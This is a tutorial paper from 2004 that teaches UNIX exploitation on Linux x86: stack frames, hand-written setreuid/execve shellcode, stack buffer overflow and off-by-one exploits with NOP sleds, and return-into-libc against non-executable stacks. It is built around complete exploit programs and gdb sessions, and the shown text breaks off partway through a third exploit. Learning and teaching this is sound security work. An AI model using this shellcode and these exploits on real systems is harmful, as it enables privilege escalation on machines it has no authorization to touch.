An introduction to UNIX exploits.

Claes M Nyberg <md0claes@mdstud.chalmers.se>

26th April 2004

Abstract

Most people with interest in programming has heard about buffer overflows and knows that this programming mistake can be used by an attacker to gain privileges on a computer. This is nothing new, in fact, the first publicly known buffer overflow exploit was written back in 1988 by Robert Tappan Morris, and there are plenty of papers describing how to exploit this bug.

This paper describes (once more) how to exploit buffer overflows along with other common vulnerabilities with the hope that the reader should be able to spot and eliminate these (and hopefully new) threats in their own software.

Contents

Introduction

We start our quest for knowledge by learning how memory is organized on the stack to be able to write exploits for stack based vulnerabilities. We also write the code that most of the vulnerable programs in this paper will run once we control them.

Along with writing exploits for the most common types of vulnerabilities we will investigate available protection, and how to circomvent some implementations. Real bugs is often very context dependent, making them hard to find and/or exploit, so exercises has been added to the end of each chapter for the reader to practice on.

All the examples and exploits have been written and tested under Slackware 9.0 (Linux 2.4.20), using gcc 3.2.2, why things might differ if you are on a different system.

Chapter 1

The stack

1.1 What is a stack?

A stack is an abstract data structure commonly referred to as a "last in first out (LIFO) queue"[1], and grows towards lower addresses on most computers (Intel, SPARC, MIPS, ...). The bottom of the stack is at a fixed address (although OpenBSD randomizes this to make life a little harder for exploit writers).

Even thought it is possible to access any object on the stack by relative or absolute addresses, there are two important instructions: `PUSH` and `POP`. `PUSH` adds a new object to the top of the stack, and `POP` removes the object at the top of the stack.

So `'push %eax'` will store the contents of the register `eax` at the top of the stack, and `'pop. %ebx'` will move the word at the top of the stack into register `ebx`.

There are two registers that is dedicated for referring to the stack; `esp` which points to the top of the stack and `ebp` which points to the current stack frame.

A stack frame holds information such as arguments and local variables to a function call, and is created/destroyed when a function is entered/leaved.

1.2 Stack layout when a function is called

Let's look at a simple example:

```
/*
 * stack_example.c
 */

int function(int arg1, int arg2)
{
    char buf[4];
    int var;

    var = arg1;
    return(var);
```

[1] This structure can be thought of as a pile of plates, if you add a plate, this is the first one to remove to reach the plate below.

```
}

int main(void)
{
    function(0x11111111, 0x22222222);
    return(0);
}
```


When `function` is called at the first line in `main`, the following happens:

- Arguments is pushed onto the stack in the reverse order (`push $0x22222222`, `push $0x11111111`)
- The current location is pushed onto the stack (`eip` register)
- The process jumps to `function`

When `function` is *entered* the following happens:

- The old frame pointer is saved onto the stack (`ebp` register)
- The value of `esp` becomes the new frame pointer
- The number of bytes required for local variables (8 here) is reduced from the value of `esp`.

The stack then looks like in fig1:



When `var` has been assigned the value of `arg1`, `function` returns (the return value is placed in the `eax` register). But before actually leaving, the current stack frame is destroyed by adding the number of bytes needed for local variables to the esp register (the stack pointer (esp register) is set to the value of the current frame pointer (`mov %ebp,%esp`))[2] and restoring the old frame pointer (by moving the word at the top of the stack to the register `ebp` (`pop %ebp`) since the saved frame pointer now is at the top of the stack). This is accomplished by the the `LEAVE` instruction on Intel architectures.

When this is done, the process jumps to the location from where `function` was called by restoring the saved return address (which now is at the top of the stack) into `eip`.

[2]This is why you must zero out any local variables if they are required to be zero, since the local variables in the next function called will inherit all or parts of the memory used by the previously called function.

1.3 The initial layout of the stack

When a process is created, the kernel places the arguments to main (`argc`, `*argv`[], `*envp`[]) on the stack for us. The first argument (`argc`), is the number of arguments given to the program, (or how many valid pointers the `NULL` terminated array `argv` contains) and is an integer located on the stack. The other arguments is, as we all know, arrays of pointers to strings.

The arrays and the strings that they point to are also located onto the stack, which means that the value of the frame and stack pointer when `main` is entered, depends on the size of the arguments and the environment variables given to the program, i.e. if we have arguments of great size, more of the stack will be used to hold them and the top of the stack will be at a lower address when main is entered.

This is rather obvious, but we need to take that into consideration for certain types of exploits later on.

Chapter 2

Shellcode

2.1 Introduction

Shellcode (or asmcode) is the "warhead" of an exploit. This is the code that we want the vulnerable process to run once we control it's execution flow. In local exploits it often spawns a shell from were we can continue to run commands (hence the name shellcode). It is good to keep this code as short as possible, but we must also avoid any bytes with the value zero inside it, since that will halt any string-copy routine at that byte (if you don't understand why right now, it will probably become clear when we explain buffer overflows later on).

We start by writing a short example which we convert to hexadecimal, and continue by writing a shell spawning code that we will use for the local exploits in this paper.

2.2 Inline assembly example

An easy way to write assembly for the purpose of shellcode is to inline it into a C program:

```
/*
 * inline_example.c
 * Exit with status 3.
 */
int
main(void)
{
    __asm__("
        movl    $1, %eax  # exit syscall number
        movl    $3, %ebx  # Exit with code 3
        int     $0x80     # Raise the interrupt
    ");
}
```

But a better, more elegant way is to write it in assembly from start:

```
# exit3.s
.globl _start
```

```
_start:
        movl    $1, %eax   # %eax = 1 (exit syscall)
        movl    $3, %ebx   # Exit status
        int     $0x80      # Raise the interrupt
```

At the first line we set the value of `eax` to 1 since that is the syscall number for exit.

Each system call has it's own unique number and you can find them all in /usr/include/sys/syscall.h[1], or a selection of them in appendix B. Since Linux requires syscall arguments to be placed in registers[2] (first argument in `ebx`, second in `ecx`, third in `edx`, fourth in `esx`, fifth in `edi`) we set `ebx` to 3 since that is the exit status of the program.

One way to know what to place where is to look at the manual for the desired call, but keep in mind that there are pitfalls, most of the socket related calls for example, are wrappers for `socketcall` (why you won't find the syscall number for any ot them in the first place).

The last line simply tells the kernel that we want to run `exit`, or more precise, the syscall which number is located in `eax`, by raising the interrupt `0x80`.

To test the program we assembly it with as(1), and link it with ld(1) to get the executable:

```
# as exit3.s -o exit3.o && ld -o exit3 exit3.o
# ./exit3; echo $?
3
#
```

The program exits with status 3 as expected.

2.3 From asm to hex

To be able to use the code in an exploit later on we have to generate it's hexadecimal representation. One way to do this is by using gdb(1), lets look at exit3 above:

```
# gdb exit3
[SNIP]
(gdb) disas _start
Dump of assembler code for function _start:
0x8048074 <_start>:     mov    $0x1,%eax
0x8048079 <_start+5>:   mov    $0x3,%ebx
0x804807e <_start+10>:  int    $0x80
End of assembler dump.
(gdb) x/12bx 0x8048074
0x8048074 <_start>:   0xb8 0x01 0x00 0x00 0x00 0xbb 0x03 0x00
0x804807c <_start+8>: 0x00 0x00 0xcd 0x80
(gdb)
```

[1] Or perhaps in one of the files that this file include.

[2] *BSD requires the syscall arguments to be placed on the stack as most UNIX systems do.

We load our program into gdb and dump the 12 bytes starting at <_start> in hex to get our shellcode (we know this since the last instruction, which is two bytes long start at offset 10).

The code contains several bytes with the value zero which is not good, we could solve this by using alternative ways to perform what we want, like clearing `eax` and `ebx` using `XOR` (`xorl %eax, %eax` and `xorl %ebx, %ebx`) and then use the `MOVB` or `INC` instruction to set the values, but we save that for some real code, this is just an example after all.

We then store our shellcode as a string in a temporary test-program:

```
/*
 * testexit3.c
 * exit(3) shellcode.
 */
static char exit3code[] =
    “\xb8\x01\x00\x00\x00\xbb\x03\x00\x00\x00\xcd\x80”;
int
main(void)
{
    void (*code)() = (void *)exit3code;
    code();
}
```

And run it just to make sure that we did this correct:

```
$ gcc -o testexit3 testexit3.c
$ ./testexit3; echo $?
3
$
```

It works, but when writing larger programs it might be a good idea to use the asmdump.pl script (which in turn uses objdump(1)) in appendix A to generate the hex-string, since it's rather boring (not to mention time consuming) to cut and paste from the gdb output.

```
# ./asmdump.pl exit3 -a
exit3:     file format elf32-i386
Disassembly of section .text:
08048074 <_start>:
"\xb8\x01\x00\x00\x00"   /* mov    $0x1,%eax */
"\xbb\x03\x00\x00\x00"   /* mov    $0x3,%ebx */
"\xcd\x80"               /* int    $0x80 */
```

We tell asmdump.pl to not print any addresses with the -a option which makes the output easy to cut and paste. We also have the instructions saved as comments which is nice for later reference.

2.4 Spawning a shell

As mentioned above, in most cases we want the exploited process to spawn a shell from where we can continue to run commands. But we have to take one thing into consideration, effective uid and gid.

Some newer shells prevent themself from being run with an euid/egid that differs from the real uid/gid[3] by setting the effective value to the real value. If the process we are exploiting is running with an euid/egid that differs from our uid/gid we have to set our real uid/gid to the effective value before running the shell to gain the privileges. This is accomplished under Linux by calling `setreuid` and `setregid`.

Let's have a look at the corresponding C code for running a shell:

```
/*
 * runshC.c
 * Run /bin/sh
 */
#include <unistd.h>
#include <stdlib.h>

int
main(void)
{
    char *av[] = {"/bin/sh", NULL};

    setreuid(geteuid(), -1);
    setregid(getegid(), -1);

    execve(av[0], av, NULL);
    exit(1);
}
```

We call exit with a status of 1 at the last line to indicate an error in case that `execve` fails for some reason. That is not so important here since it's the end of main, but if we skip this in the shellcode later on the process will most likely crash if the execve call fails.

All we have to do now is to look up the syscall numbers[4] for the routines used and write it in assembly. After replacing some instructions that uses bytes set to zero, we end up with this program:

```
#
# runsh.s
#
.globl _start
_start:

    # setreuid(geteuid(), -1);
    movl    $-1, %ecx    # ecx = 0xffffffff
    xorl    %eax, %eax   # eax = 0
    movb    $0x31, %al   # eax = 49 = SYS_geteuid
    int     $0x80        # geteuid();
    movl    %eax, %ebx   # ebx = euid
    movb    $0x46, %al   # eax = 70 = SYS_setreuid
    int     $0x80        # setreuid(geteuid(), -1);
```

[3]This is accomplished by adding the lines 'seteuid(getuid());' and 'setegid(getgid()); to the shell'.

[4]You can find some of them in appendix B.

```
# setregid(getegid(), -1);
xorl    %eax, %eax   # If setreuid failed
movb    $0x32, %al   # eax = 50 = SYS_getegid
int     $0x80        # getegid();
movl    %eax, %ebx   # ebx = egid (ecx = -1)
movb    $0x47, %al   # eax = 71 = SYS_setregid
int     $0x80        # setregid(getegid(), -1);

# execve('/bin/sh', {'/bin/sh', NULL}, NULL);
xorl    %edx, %edx   # edx = 0 => envp = NULL
pushl   %edx         # string ends with NULL
pushl   $0x68732f2f  # push 'hs//' (//sh)
pushl   $0x6e69622f  # push 'nib/' (/bin)
movl    %esp, %ebx   # ebx = av[0] = string addr
pushl   %edx         # av[1] = NULL
pushl   %ebx         # av[0] = /bin//sh
movl    %esp, %ecx   # ecx = &av[0]
movb    $0xb, %al    # eax = 11 = SYS_execve
int     $0x80        # execve(av[0], av, NULL)

# exit(%ebx);
xorl    %eax, %eax   # eax = 0
inc     %eax         # eax++
int     $0x80        # exit(?);
```

The assembler code follows the C code, but one thing of interest occurs in the block that calls `execve`,

we push the path to the shell that we want to run onto the stack as two 32 bit numbers (little endian). Since `execve` requires the address of the string we simply save the value of the stack pointer as this points to the start of the string, we push the address itself again to get the required pointer to pointer.

An alternative solution would be to store the string itself at the end of the shellcode and jump there to get the address onto the stack when we use the `CALL` instruction to jump back again, read more about this technique in [1].

After calling asmdump.pl we get the shellcode that we will use for the local exploits through the rest of this paper, and store it in a header file:

```
/* shellcode.h */
#ifndef _SHELLCODE_H
#define _SHELLCODE_H

static char linuxcode[] =
"\xb9\xff\xff\xff\xff"  /* mov    $0xffffffff,%ecx */
"\x31\xc0"              /* xor    %eax,%eax */
"\xb0\x31"              /* mov    $0x31,%al */
"\xcd\x80"              /* int    $0x80 */
"\x89\xc3"              /* mov    %eax,%ebx */
"\xb0\x46"              /* mov    $0x46,%al */
"\xcd\x80"              /* int    $0x80 */
"\x31\xc0"              /* xor    %eax,%eax */
"\xb0\x32"              /* mov    $0x32,%al */
"\xcd\x80"              /* int    $0x80 */
"\x89\xc3"              /* mov    %eax,%ebx */
"\xb0\x47"              /* mov    $0x47,%al */
```

```
"\xcd\x80"               /* int    $0x80 */
"\x31\xd2"               /* xor    %edx,%edx */
"\x52"                   /* push   %edx */
"\x68\x2f\x2f\x73\x68"   /* push   $0x68732f2f */
"\x68\x2f\x62\x69\x6e"   /* push   $0x6e69622f */
"\x89\xe3"               /* mov    %esp,%ebx */
"\x52"                   /* push   %edx */
"\x53"                   /* push   %ebx */
"\x89\xe1"               /* mov    %esp,%ecx */
"\xb0\x0b"               /* mov    $0xb,%al */
"\xcd\x80"               /* int    $0x80 */
"\x31\xc0"               /* xor    %eax,%eax */
"\x40"                   /* inc    %eax */
"\xcd\x80";              /* int    $0x80 */

#endif /* _SHELLCODE_H */
```

2.5 Exercises

201: What does the following (Linux) shellcode do?

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x74\x6d\x70\x89\xe3\x31"
"\xc9\x31\xd2\xb0\xb6\xcd\x80\x31"
"\xc9\x66\x81\xc9\xed\x0d\x31\xc0"
"\xb0\x0f\xcd\x80"
```

202: What is wrong with the shellcode in exercise 201?

Chapter 3

Stack overflows

3.1 Introduction

This chapter explains what can be thought of as the basics in exploit writing. Stack based buffer overflows is not that common in (more important) code today, but a complete understanding of the technique described here is mandatory to be able to grasp more advanced techniques discussed later in this paper.

We use the knowledge of the stack from chapter one to write exploits for the most basic variants of stack based overflows. We also look at various methods for protection against this attack, and how to bypass some of them.

3.2 Exploiting stack overflows

Recall from chapter 2 that a local variable (or *auto* variable) is allocated on the stack when the function is entered (this is also the case when the variable is local to a block, such as inside a while loop, or a conditional statement) by reducing the number of bytes required from the stack pointer. We must also keep in mind that the size is aligned to the word size of the architecture, so if 3 bytes is required it's actual size will be 4 bytes on a 32 bit architecture[1] which is what we will be using during this text.

A buffer overflow occurs when we write past the end of the memory allocated to that variable (this should not be mixed up with a buffer overrun situation, which is when a pointer is tricked to point outside the memory that it was intended to reference upon it's allocation). So the general question is what we are overwriting and how that could affect the execution flow of the program.

Since we assume the variable to be located on the stack in this chapter, we need to know what we could overwrite on the stack in order to control the execution flow of the program.

As you probably already know, or remember from chapter 2, the current location is saved onto the stack (the saved return address) before the process jumps to a function, and is later restored into the *eip* register when the process returns from that function. If we can overwrite that address with an arbitrary

[1] As we will see later on, some compilers (like gcc $>=$ 3.x) also adds a few bytes to protect against smaller overflows.

value, we control the execution flow. Let's look at a naive program, allowing us to overflow a buffer with an arbitrary length.

```
/*
 * stack_oflow1.c
 */
void mystrcpy(char *str)
{
    char buf[12];
    strcpy(buf, str);
}

int main(int argc, char *argv[])
{
    mystrcpy(argv[1]);
    return(0);
}
```

The function `mystrcpy` copy a string to a local buffer using the dangerous string copy routine `strcpy`.

`Strcpy` does not care about sizes at all, it just copy whatever is at the address received in the second argument to the location given as the first argument. So what happens if the length of the string used as source is longer than the destination buffer; we got a classic stack based buffer overflow. To prevent this, the author should have used the `strncpy` routine instead, which takes the size of the destination buffer as an argument and refuses to copy more than the supplied size.

Ok, so we can overwrite anything past the buffer `buf`, and have decided to overwrite the saved return address located just above `buf` (or below, depending on how you prefer to look at the stack, I like to think of it as physical memory, why `buf` is below the saved return address, since it's located at a lower address) which is a great idea since we can decide where the process should go when returning from `mystrcpy`.

To overwrite the return address with an arbitrary value, we need to know it's exact location from `buf`.

Doesn't we already know that, wasn't this explained it chapter 2? The answer is unfortunately no. The compiler used, gcc 3.2.2, pad's our buffer with a few extra words at compile time.

But that does not really matter, we just run the program a couple of times with different lengths on the input (or perhaps disassemble the function, when the situation is as trivial as this) until we hit the exact size.

If we use an input string consisting of for example 'A', the process will crash once we have overwritten whole or parts of the address, and we just have to look at the value of eip when it crashed to determine how much was overwritten.

```
# gcc -o stack_oflow1 stack_oflow1.c
# gdb stack_oflow1
[SNIP]
(gdb) r `perl -e'print "A"x30'`
Starting program:stack_oflow1 `perl -e'print "A"x30'`
Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
```

```
(gdb) r ‘perl -e’print "A"x32’‘
Starting program:stack_oflow1 ‘perl -e’print "A"x32’‘
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

We use perl to create the A-string, and find out that we need to write 32 bytes to completely overwrite the return address, and that the last four bytes of them decides where the process should go.

We developed our "warhead" in chapter 3, which spawns a shell for us. This is what we want to the process to execute. But where should we put it?

If `buf`, where bigger we could have placed our shellcode in the same buffer as we are overflowing, and that would have worked since it doesn't contain any bytes set to zero. So the `strcpy` routine would have copied it for us, along with a new return address placed behind it.

But we could place the shellcode *behind* the new return address since it's possible to overflow almost as much as we want. Another approach is to place it among the environment variables, we got plenty of room there.

Which ever location we choose for the shellcode, we have to get the address of that location. The tricky part here is that the exact address of the shellcode vary, depending on what is placed before it on the stack (environment variables, size of arguments etc.). If we "miss" our code with a single byte, the process will most likely crash, and we will have to guess a new location until it succeeds, which might take forever.

It would be really great if we could have multiple addresses to our code, that would increase our chances alot. Fortunately it is possible with the help of the `NOP` (no operation) instruction. We use the `NOP` instruction to create a sled, which will "slide" the CPU into our code. Since the `NOP` instruction is a byte long (0x90) on x86 architectures, it does not even matter where we "land" in the sled[2], as long as we hit it. The CPU will "chew" up the `NOP's` and then run our code, handing over a shell to us.

Our "todo" list for the exploit looks like this:

1. Build the 32 byte long overflow string, and end it with the desired return address.

2. Prepend our shell spawning code with a number of `NOP` instructions to create the sled.

3. Place our shellcode in the environment used by the vulnerable program.

4. Execute the vulnerable program with the overflow string as argument one.

No matter what size of the sled, we need an address to start with. A good one is the value of the frame pointer when main is entered in our exploit. This address will not vary to much (it will vary by the difference in the size of the arguments and environment variables) when the exploit process replaces itself with the vulnerable program (through the `execve` system call). Since this address will be the same each time we run the exploit (unless we decide to add,remove or

[2]It is possible that a SIGBUS or SIGILL is raised if we land in the middle of an multiple byte instruction.

change the environment variables in the shell from where we run the exploit, which we will see later on), we just have to find an offset to our shellcode.

A little keyboard hammering later, with our list in mind, the following exploit is written:

```
/*
 * exploit1.c
 */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include "../include/shellcode.h"

#define TARGET      "./stack_oflow1"
#define OFLOWSIZE   32
#define SLEDLENGTH  8192
#define NOP         0x90

int main(int argc, char *argv[])
{
1:  u_int ret = (u_int)&ret;
2:  char oflowbuf[OFLOWSIZE+1];
3:  char code[SLEDLENGTH+strlen(linuxcode)+1];
4:  char *av[] = {TARGET, oflowbuf, NULL};
5:  char *ev[] = {shellcode, NULL};

    /* Offset, if any */
6:  if (argv[1])
7:      ret -= atoi(argv[1]);

    /* Build the overflow string and
     * set the return address */
8:  memset(oflowbuf, 'A', sizeof(oflowbuf));
    *((u_int *)&oflowbuf[OFLOWSIZE-4]) = ret;
9:  oflowbuf[OFLOWSIZE] = '\0';

    /* Set the NOP's
     * and copy the shell spawning code */
10: memset(code, NOP, sizeof(code));
11: memcpy(&code[sizeof(code)-(strlen(code)+1)],
       linuxcode, strlen(linuxcode));
12: code[sizeof(code)-1] = '\0';

13: printf("Using return address 0x%08x\n", ret);
14: execve(TARGET, av, ev);
15: exit(EXIT_FAILURE);
}
```

The first thing we do in `main` is to save the address to it's frame by setting the first variable to it's own address (line 1). We then declare the variables that we need on the following four lines. As we can see by the defines just above `main`, we decided to use a sled of length 8192, that means that we now have

8192 possible addresses that will spawn a shell for us.

At line 7 we add the offset to our start address, which will help us in the search for our code. We then follow our list step by step. and finally replace the current process with the vulnerable program on line 14.

So lets try this out:

```
$ gcc -o exploit1 exploit1.c
$ ./exploit1
Using return address 0xbffff6fc
sh-2.05b$
```

Wow, success on the first try, how was that ever possible?

When stack_oflow1 is run, the entire environment is replaced with our shellcode, so the start address pointed right into the sled for us. This is possible when the total size of the shellcode exceeds the size of the environment used in the exploit, so this might not be the case when you run the exploit as a different user or on a different machine. This is easy to show by adding a new variable before we run the exploit again:

```
$ export BIGVALUE=‘perl -e ’print "B"x65535’‘
$ ./exploit1
Using return address 0xbffef6fc
Segmentation fault
```

We create a new variable that is 65535 bytes, so the exploit does not work this time since our start address points way below our code. But we can compensate for that by adding an offset of the same size (or by increasing the length of the sled of course):

```
$ ./exploit1 -65535
Using return address 0xbffff6eb
sh-2.05b$
```

If the minus sign is confusing, recall from the exploit code that we *reduced* the offset from the start address, why we have to add another minus sign to get a positive value and climb “up” the stack, towards higher addresses.

3.3 Off by one

We learned in the previous section that overwriting the saved return address on the stack is an easy way to gain control of the execution flow of a vulnerable program. But in some cases we might not be able to reach the return address, for various reasons. In the “worst” case, only a single byte can be written past the end of the target buffer. In those situations there must clearly be some other useful data to overwrite.

If the target buffer is the first variable declared in a function the next thing behind it is the saved frame pointer. However, as mentioned above, gcc $>=$ 3.x makes these situations non exploitable by padding arrays with some extra bytes regardless of their location. But there exist programs vulnerable to this attack, and the attack itself can also be thought of a way to gain control if you only can write a single byte at a more or less arbitrary location.

The following program will be the target in our next exploit:

```
/*
 * stack_oflow2.c
 */
void offbyone(char *str)
{
    int string;
    char *pt = (char *)&string;
    int i = 0;
    while ((i <= sizeof(string))
            && (str[i] != '\0')) {
        pt[i] = str[i];
        i++;
    }
}

int main(int argc, char *argv[])
{
    if (argv[1])
        offbyone(argv[1]);
    return(0);
}
```

For this program to be vulnerable when compiled with gcc $>=$ 3.x we use an integer as our char-array in the vulnerable function `offbyone` (since an integer is not padded at all), and allocate a pointer (`pt`) to reference it. As we can see, a single byte is copied past the end of `string` in the while-loop, overwriting the least significant byte of the saved frame pointer (little endian of course) if the source string `str` is longer than four bytes (since that is the size of an integer on the 32bit system which we are targeting).

Recall what happens when the process leaves a function (using the `LEAVE` instruction on Intel architectures):

- The local variables is deallocated by setting the stack pointer to the value of the current frame pointer (`'mov %ebp, %esp'`).
- The frame pointer of the calling function is restored from the stack (`'pop %ebp'`).
- The process returns to the location that it came from by restoring the saved return address into the *eip* register.

This means that if we can overwrite the least significant byte of the saved frame pointer, we can make this location the new top of the stack when the process leaves the main function, since the procedure is repeated and `ebp` becomes `esp` at that time.

In other words, we can control the value of *esp* in a range of 255 bytes when the process leaves main, which implies that it is possible to trick the process to pop a saved return address from a location in that range, and if we can control a location in that range, we control the execution flow of the program. Game over.

Let us look at this with the help of gdb:

```
# gdb stack_oflow2
```

```
[SNIP]
(gdb) break 16
Breakpoint 1 at 0x8048333: file stack_oflow2.c, line 16.
(gdb) r AAAAA
Starting program:stack_oflow2 AAAAA
```

We load the program into gdb and set a breakpoint on line 16, the last line in offbyone(). We then run the program with the argument 'AAAAA', so that the last A will overwrite the least significant byte of the saved frame pointer with the value 0x41, and the variable `string` will have the value 0x41414141.

```
Breakpoint 1, offbyone (str=0xbffff912 "AAAAA")
at stack_oflow2.c:16
(gdb) info frame
Stack level 0, frame at 0xbffff738:
eip = 0x8048333 in offbyone (stack_oflow2.c:16);
saved eip 0x8048360
called by frame at 0xbffff741
source language c.
Arglist at 0xbffff738, args: str=0xbffff912 "AAAAA"
Locals at 0xbffff738, Previous frame's sp in esp
Saved registers: ebp at 0xbffff738, eip at 0xbffff73c
```

As we can see here when we examine the frame, the least significant byte of the saved frame pointer is overwritten with the value 0x41 ("called by frame at 0xbffff741"). And it is located at the address 0xbffff738 ("Saved registers: ebp at 0xbffff738").

```
(gdb) info address string
Symbol "string" is a variable at offset -4 from register ebp.
(gdb) printf "0x%08x\n", $ebp-8
0xbffff730
(gdb) set *0xbffff738=0xbffff730
```

What we do next is to get the address of the variable `string`, and find out that it is at the negative offset of four from the current frame pointer (old news). We then need to substract four from the address of `string` since four is added to the stack pointer when the saved frame pointer is restored (`pop %ebp`). So we find out that we need to have a saved frame pointer with the value 0xbffff730 in order to trick the process to `POP` the saved return address from the variable `string` which we control, and then set the saved frame pointer to that value.

```
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Everything worked as expected, the process receives SIGSEGV since the address we supplied in `string` is illegal.

So we need to subtract the address of `string` with eight and make the least significant byte of that address the last char in the overflow string when exploiting. But as we have noticed, the stack is a rather messy place to get exact addresses from, and we need to know the exact address of `string` to set the correct value.

This could be accomplished by adding the shellcode to the environment as in the previous exploit, and then replace the exploit process by itself through the `execve` call to get the exact address when main is entered. From that address we just calculate the depth of the stack when `string` is allocated to get the required value before we call `execve` on the vulnerable program.

That works, but in situations like this we might want to listen to Ken:

> When in doubt, use brute force.
>
> - Ken Thompson

There are only 255 different values to try, so trying them all is a fast job.[3]

This is what the exploit looks like:

```
/*
 * exploit2.c
 */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include "../include/shellcode.h"

#define TARGET      "./stack_oflow2"
#define OFLOWSIZE   5
#define FRAMEOFFSET 0x00
#define SLEDLENGTH  8192
#define NOP         0x90

int main(int argc, char *argv[])
{
    u_int ret = (u_int)&ret;
    char oflowbuf[OFLOWSIZE+1];
    char code[SLEDLENGTH+strlen(linuxcode)+1];
    char *av[] = {TARGET, oflowbuf, NULL};
    char *ev[] = {code, NULL};
    int offset = 0;
    int i;

    oflowbuf[4] = FRAMEOFFSET;
    oflowbuf[OFLOWSIZE] = '\0';

    while ( (i = getopt(argc,
            argv, "hr:f:o:")) != -1) {
        switch(i) {
           /* Return address */
            case 'r':
            ret = strtol(optarg,NULL,0);
            break;
```

[3]Some systems has the nice feature of reporting SIGSEGV signals to the system log, which yields the presence of the vulnerable program.

```
            /* Offset */
             case 'o':
             offset = atoi(optarg);
             break;
             /* Frame offset */
             case 'f':
             oflowbuf[4] =
             (char)(strtol(optarg,NULL,0)&0xff);
             break;

             case 'h':
             default:
             printf("Usage: %s [-f frame-offset] ",
                 argv[0]);
             printf("[-o offset] [-r retaddr]\n");
             exit(EXIT_FAILURE);
         }
     }

     *((u_int *)oflowbuf) = ret - offset;

     /* Set the NOP's
      * and copy the shell spawning code */
     memset(code, NOP, sizeof(code));
     memcpy(&code[sizeof(code)-(strlen(linuxcode)+1)],
         linuxcode, strlen(linuxcode));
     code[sizeof(code)-1] = '\0';
     printf("Ret 0x%08x Frame Offset 0x%02x\n",
         ret, oflowbuf[4] & 0xff);
     execve(TARGET, av, ev);
     exit(EXIT_FAILURE);
 }
```

In order to find the exact frame offset, we try all different 255 values until we get our shell.

If you are unsure whether the default return address really point into the sled or not, use the -r option to set a return address like 0x41414141. When a SIGSEGV is received on that address[4], you know that you have found the correct frame offset, so just start searching for an offset to the shellcode using the default address and the discovered frame offset.

Since we know that the default address points into the sled from the previous examples, we will not go through that here, but if the exploit does not work for you, you know how to proceed.

```
$ perl -e'for($i=0;$i<256;$i++){
> system("./exploit2 -f $i");}'
Ret 0xbffff6ec Frame Offset 0x00
Ret 0xbffff6ec Frame Offset 0x01
Ret 0xbffff6ec Frame Offset 0x02
[SNIP]
Ret 0xbffff6ec Frame Offset 0x80
```

[4]The tool for this under Linux is strace(1): strace -qi ./exploit2 <value>

```
sh-2.05b$
```

The reader that tried this for him/herself noticed that there are actually three frame offsets that spawns the shell. That is because the stack is shallow in this example, so the offset to the overflow string (argument one) is found, as well as the direct offset to the shellcode in the environment.

3.4 Return into libc


If the target system does not allow execution on the stack[5] the exploits developed in the previous sections would fail. One way to solve this "problem" is by jumping to existing code instead. The target program might (in rare cases) have interesting functions that could execute code for us, but if it does not, we use routines in the C library instead. This technique was first presented by Solar Designer.

To accomplish this, we have to create a fake stack holding the arguments, and overwrite the return address with the address of the desired libc routine. The simplest way to spawn a shell is to use `system` with an argument of "/bin/sh" (without actually deliver effective UID privileges if /bin/sh set the effective UID to the real UID as mentioned in the shellcode chapter, more about this later).

Recall the vulnerable function `mystrcpy` in stack_oflow1.c:

```
void
mystrcpy(char *str)
{
    char buf[12];
    strcpy(buf, str);
}
```

We learned that gcc padded `buf` with a few extra words so that we needed to write 32 bytes to completely overwrite the return address. Since it is possible to write an almost arbitrary number of bytes on the stack in this example, it is easy to create a fake stack behind the overwritten return address. We have to know the address of system of course, and the address of the string that holds our shell command ("/bin/sh" here, so the exact command executed by system will be "sh -c /bin/sh").



[5]Apply Solar Designers patch to your Linux kernel, Or add "set noexec_user_stack=1" to /etc/system on Solaris. There are other methods that attempts to prevent stack overflows, like ProPolice (http://www.research.ibm.com/trl/projects/security/ssp/) which is influed by StackGuard (http://www.immunix.org/).

The left figure is what the stack looks like when `mystrcpy` is entered, and the local variable `buf` has been allocated. The right side is what we want it to look like after the overflow, just before the `LEAVE` instruction take place. When the local variable `buf` has been deallocated, and the saved frame pointer has been restored (`mov %ebp,%esp` and `pop %ebp`), the process jumps to the address of `system`. The dummy address is the saved return address from `system's` point of view, and after that we have the address to the string which holds the shell command that we want to run.

You can use gdb to get the address of system:

```
$ gdb stack_oflow1
[SNIP]
(gdb) break main
Breakpoint 1 at 0x8048348
(gdb) r
Starting program: stack_oflow1
Breakpoint 1, 0x08048348 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40068530 <system>
```

We could also implement this in the exploit itself, by for example tracing a child process that calls `system`, as Solar Designer do in his xterm_color exploit [2], but that is left as an exercise for the reader.

To get the address of the string that holds our command, we use the sled technique, as we did when trying to find the address to our shellcode. The difference now is that the "warhead" is the shell command that we want to run, and the sled consists of space (0x20) characters. This is possible since the space character works as a deliminator for the shell, and is theirfore ignored when it is prepended to our command ('sh -c "cmd"' is the same thing as 'sh -c " cmd"').

The exploit then looks like this:

```
/*
 * exploit3.c
 */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>

#define TARGET      "./stack_oflow1"
#define OFLOWSIZE   32
#define SYSTEMADDR  0x40068530
#define DUMMYADDR   0x42424242
#define COMMAND     "/bin/sh"
